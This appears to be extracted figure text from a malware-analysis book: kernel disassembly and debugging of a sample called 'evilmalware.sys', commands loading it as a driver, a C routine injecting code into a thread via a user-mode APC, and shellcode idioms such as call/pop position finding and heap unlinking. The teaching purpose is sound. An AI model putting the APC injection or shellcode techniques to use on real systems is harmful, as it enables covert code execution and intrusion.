
```
.text:00011F02 GetProcess      proc near               ; CODE XREF: AttachProcess+11↑p
.text:00011F02                                         ; GetProcessInfo+16↑p
.text:00011F02
.text:00011F02 ProcessId       = dword ptr  8
.text:00011F02
.text:00011F02                 push    ebp
.text:00011F03                 mov     ebp, esp
.text:00011F05                 push    esi
.text:00011F06                 lea     esi, [ebx+4]
.text:00011F09                 and     dword ptr [esi], 0
.text:00011F0C                 cmp     dword ptr [edi], 0
.text:00011F0F                 mov     byte ptr [ebx], 0
.text:00011F12                 jnz     short loc_11F33
.text:00011F14                 push    esi
.text:00011F15                 push    [ebp+ProcessId]
.text:00011F18                 call    ds:PsLookupProcessByProcessId
.text:00011F1E                 test    eax, eax
.text:00011F20                 mov     [edi], eax
.text:00011F22                 jnz     short loc_11F33
.text:00011F24                 cmp     [esi], eax
.text:00011F26                 jnz     short loc_11F30
.text:00011F28                 mov     dword ptr [edi], 0C0000001h
.text:00011F2E                 jmp     short loc_11F33
.text:00011F30 ; ---------------------------------------------------------------------------
.text:00011F30
.text:00011F30 loc_11F30:                              ; CODE XREF: GetProcess+24↑j
.text:00011F30                 mov     byte ptr [ebx], 1
.text:00011F33
.text:00011F33 loc_11F33:                              ; CODE XREF: GetProcess+10↑j
.text:00011F33                                         ; GetProcess+20↑j ...
.text:00011F33                 mov     eax, ebx
.text:00011F35                 pop     esi
.text:00011F36                 pop     ebp
.text:00011F37                 retn    4
.text:00011F37 GetProcess      endp
.text:00011F37
.text:00011F3A
```



```
.text:00011D3C ; int __stdcall AttachProcess(int Buffer, int ProcessId)
.text:00011D3C AttachProcess   proc near               ; CODE XREF: AttachProcessFunc+
.text:00011D3C                                         ; sub_114CA+26↑p
.text:00011D3C
.text:00011D3C Buffer          = dword ptr  8
.text:00011D3C ProcessId       = dword ptr  0Ch
.text:00011D3C
.text:00011D3C                 push    ebp
.text:00011D3D                 mov     ebp, esp
.text:00011D3F                 push    ebx
.text:00011D40                 push    edi
.text:00011D41                 push    [ebp+ProcessId] ; ProcessId
.text:00011D44                 mov     edi, [ebp+Buffer]
.text:00011D47                 lea     ebx, [esi+4]
.text:00011D4A                 mov     byte ptr [esi], 0
.text:00011D4D                 call    GetProcess
.text:00011D52                 push    6
.text:00011D54                 lea     edx, [esi+0Ch]
.text:00011D57                 pop     ecx
.text:00011D58                 xor     eax, eax
.text:00011D5A                 mov     edi, edx
.text:00011D5C                 rep stosd
.text:00011D5E                 mov     eax, [ebp+Buffer]
.text:00011D61                 cmp     dword ptr [eax], 0
.text:00011D64                 pop     edi
.text:00011D65                 pop     ebx
.text:00011D66                 jnz     short loc_11D75
.text:00011D68                 push    edx             ; ApcState
.text:00011D69                 push    dword ptr [esi+8] ; Process
.text:00011D6C                 call    ds:KeStackAttachProcess ; KeStackAttachProcess
.text:00011D72                 mov     byte ptr [esi], 1
.text:00011D75
.text:00011D75 loc_11D75:                              ; CODE XREF: AttachProcess+2A↑j
.text:00011D75                 mov     eax, esi
.text:00011D77                 pop     ebp
.text:00011D78                 retn    8
.text:00011D78 AttachProcess   endp
```



```
BOOLEAN ProcessDevice::Execute (DWORD Entrypoint, PVOID Context)
{
        NTSTATUS ntStatus;
        PKAPC pkaApc;
        PETHREAD PEThread;
        UNICODE_STRING routineName;

        if (Tid == NULL || Entrypoint == NULL)return FALSE;
        ntStatus = PsLookupThreadByThreadId((HANDLE)Tid,&PEThread);
        if(ntStatus != STATUS_SUCCESS)
        {
            DbgPrint("PsLookupThreadByThreadId failed");
            return FALSE;
        }

        RtlInitUnicodeString(&routineName, L"KeInitializeApc");
        KeInitializeApc =(INITIALIZE_APC)MmGetSystemRoutineAddress(&routineName);

        RtlInitUnicodeString(&routineName, L"KeInsertQueueApc");
        KeInsertQueueApc =(INSERTQUEUE_APC)MmGetSystemRoutineAddress(&routineName);

        if (KeInitializeApc == NULL || KeInsertQueueApc == NULL)
        {
           DbgPrint("Getting APC Functions Address Failed");
           return FALSE;
        }

        pkaApc= (PKAPC)malloc(sizeof(KAPC));
         if(pkaApc!=0)
         {
            KeInitializeApc(pkaApc,PEThread,0,ApcKernelRoutine,0,(PKNORMAL_ROUTINE)Entrypoint,UserMode,Context);
            KeInsertQueueApc(pkaApc,0,0,IO_NO_INCREMENT);
            return TRUE;
         }

        return FALSE;
}
```



Serial Ports


☑ Enable Serial Port

Port Number: COM1 IRQ: 4 I/O Port: 0x3F8

Port Mode: Host Pipe

□ Connect to existing pipe/socket

Path/Address: \\.\pipe\com1




Kernel 'com:pipe,port=\\.\pipe\com1,baud=115200,resets=0,reconnect' - WinDbg:10.0.18362.1
File
Edit
View
Debug
Window
Help
Command - Kernel 'com:pipe,port=\\.\pipe\com1,baud=115200,resets=0,reconnect'
winxp (Snapshot 1 with debugging enabled) [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
edit boot.ini - Far 3.0.4242 x86 Administrator

```
Deferred                                       srv*c:\symbols*https://msdl.microsoft.com/download/symbols
Symbol search path is: srv*c:\symbols*https://msdl.microsoft.com/download/symbols
Executable search path is:
Windows XP Kernel Version 2600 (Service Pack 3) MP (2 procs) Free x86 compatible
Product: WinNt, suite: TerminalServer SingleUserTS Personal
Built by: 2600.xpsp_sp3_qfe.130704-0421
Machine Name:
Kernel base = 0x804d7000 PsLoadedModuleList = 0x805634c0
Debug session time: Sun May  5 20:11:12.968 2019 (UTC + 1:00)
System Uptime: 0 days 0:04:09.125
Break instruction exception - code 80000003 (first chance)
*******************************************************************************
*                                                                             *
*   You are seeing this message because you pressed either                    *
*       CTRL+C (if you run console kernel debugger) or,                       *
*       CTRL+BREAK (if you run GUI kernel debugger),                          *
*   on your debugger machine's keyboard.                                      *
*                                                                             *
*                   THIS IS NOT A BUG OR A SYSTEM CRASH                       *
*                                                                             *
* If you did not intend to break into the debugger, press the "g" key, then   *
* press the "Enter" key now.  This message might immediately reappear.  If it *
* does, press "g" and "Enter" again.                                          *
*                                                                             *
*******************************************************************************
nt!RtlpBreakWithStatusInstruction:
804e29c2 cc              int     3
0: kd>
```


```
C:\boot.ini          *    1251   Ln           6/7 Col 157   Ch 157    SH         20:11



/noexecute=optin /fastdetect
 Debug" /noexecute=optin /fastdetect /debug /debugport=com1 /baudrate=115200_
```

```
1Help  2Save  3      4Quit  5      6View  7Search 8OEM   9
```




ID	Name
0	<Kernel>


Line 1 of 1



```
0: kd> sxe ld:evilmalware.sys
0: kd> g
nt!DebugService2+0x10:
80505e46 cc            int    3
0: kd> lm
start    end        module name
804d7000 80700000   nt       (pdb symbols)          c:\symbols\ntkrn
f7dd2000 f7dd3080   evilmalware   (deferred)

Unloaded modules:
f47e2000 f480d000   kmixer.sys
f7a38000 f7a41000   HIDCLASS.SYS
f761c000 f761f000   hidusb.sys
f7618000 f761b000   mouhid.sys
```




```
0: kd> .shell -ci "!dh evilmalware" findstr entry
<.shell waiting 10 second(s) for process>
    66C address of entry point
.shell: Process exited
0: kd> u f7dd266C
evilmalware+0x66c:
f7dd266c 55            push   ebp
f7dd266d 8bec          mov    ebp,esp
f7dd266f 83ec0c        sub    esp,0Ch
f7dd2672 53            push   ebx
f7dd2673 57            push   edi
f7dd2674 685226ddf7    push   offset evilmalware+0x652 (f7dd2652)
f7dd2679 8d45f4        lea    eax,[ebp-0Ch]
f7dd267c 50            push   eax
0: kd> bp f7dd266C
0: kd> g
Breakpoint 0 hit
evilmalware+0x66c:
f7dd266c 55            push   ebp
0: kd>
```



```
80581374 ff572c          call    dword ptr [edi+2Ch]  ds:0023:86bfd80c=f7bac66c
80581377 3bc3            cmp     eax,ebx
80581379 8b8d68ffffff    mov     ecx,dword ptr [ebp-98h]
8058137f 8945ac          mov     dword ptr [ebp-54h],eax
```


```
kd> .shell -ci "uf /c nt!IopLoadDriver" grep -B 1 -i "call.*ptr \[.*h"
  nt!IopLoadDriver+0x66a (80581374):
    unresolvable call: call    dword ptr [edi+2Ch]
.shell: Process exited
kd> bp nt!IopLoadDriver+0x66a
kd> g
Breakpoint 0 hit
nt!IopLoadDriver+0x66a:
80581374 ff572c          call    dword ptr [edi+2Ch]
```





```
C:\>sc create evil type= kernel binpath= c:\evilmalware.sys
[SC] CreateService SUCCESS

C:\>sc start evil
```

Chapter 8: Handling Exploits and Shellcode


Stack:









```
LIST_ENTRY* NextItem, PrevItem;

//Get the next and the previous variable in heap
NextItem = ThisItem->FLink;
PrevItem = ThisItem->BLink

/*remove ThisItem from the list by linking the
  previous and the next together */
NextItem->BLink = PrevItem;
PrevItem->FLink = NextItem;
```




```
00401080    E8 00000000    CALL api_DbgB.00401085
00401085    58             POP EAX
```




```
00F61470  ⌄ EB 06          jmp acrord32.F61478
00F61472    58             pop eax
00F61473    83C0 2C        add eax,2C
00F61476  ⌄ EB 05          jmp acrord32.F6147D
00F61478    E8 F5FFFFFF    call acrord32.F61472
00F6147D    8BF0           mov esi,eax
```




```
void cPEFile::initExportTable()
{
    ExportTable.Functions = NULL;
    DWORD ExportRVA = PEHeader->optional.data_directory[0].virtual_address;
    memset(&ExportTable,0,sizeof(EXPORTTABLE));
    if (ExportRVA == NULL)return;
    image_export_directory* Exports = (image_export_directory*)(RVAToOffset(ExportRVA)+BaseAddress);

    ExportTable.nNames = Exports->number_of_names;
    ExportTable.nFunctions = Exports->number_of_functions;
    ExportTable.Base = Exports->base;
    ExportTable.pFunctions = (PDWORD)(RVAToOffset(Exports->address_of_functions)+BaseAddress);
    ExportTable.pNames = (PDWORD)(RVAToOffset(Exports->address_of_names)+BaseAddress);
    ExportTable.pNamesOrdinals = (PWORD)(RVAToOffset(Exports->address_of_name_ordinals)+BaseAddress);

    ExportTable.Functions = (EXPORTFUNCTION*)malloc(sizeof(EXPORTFUNCTION) * ExportTable.nFunctions);

    for (DWORD i =0;i<ExportTable.nFunctions;i++)
    {
        if (i < ExportTable.nNames)
        {
